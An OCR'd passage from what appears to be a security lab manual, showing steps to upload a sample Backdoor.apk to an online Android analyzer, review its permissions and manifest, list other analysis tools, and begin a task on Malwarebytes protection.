
Note: If Chrome pop-up appears, click **ALLOW**.

6. The **Downloads** screen appears; double-click the **Backdoor.apk** file.

> Note: If you find yourself in a folder called **Recent**, navigate to the **Downloads** folder by clicking on the ellipse icon in the top-left corner.




7. The browser window reappears with the information about the uploaded file (**Backdoor.apk**), as shown in the screenshot.




8. Scroll down to the **Requested Permissions** section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be confirmed later while the app is running. The requested permissions are declared in the app's AndroidManifest.xml file.



9. Scroll down to the **AndroidManifest.xml** section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.



10. You can also scroll down to view information about the app's **APK Signature**, **App Source Code**, etc.
11. This concludes the demonstration of analyzing a malicious app using online Android analyzers.
12. You can also use other online Android analyzers such as **SandDroid** (http://sanddroid.xjtu.edu.cn), and **Apktool** (http://www.javadecompilers.com), to analyze malicious applications.
13. Close all open windows and document all the acquired information.
14. You can also use other Android vulnerability scanners such as **X-Ray 2.0** (https://duo.com), **Vulners Scanner** (https://play.google.com), **Shellshock Scanner - Zimperium** (https://play.google.com), **Yaazhini** (https://www.vegabird.com), and **Quick Android Review Kit (QARK)** (https://github.com) to analyze malicious apps for vulnerabilities.
15. Close all open windows and document all the acquired information.


Task 2: Secure Android Devices from Malicious Apps using Malwarebytes Security

Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

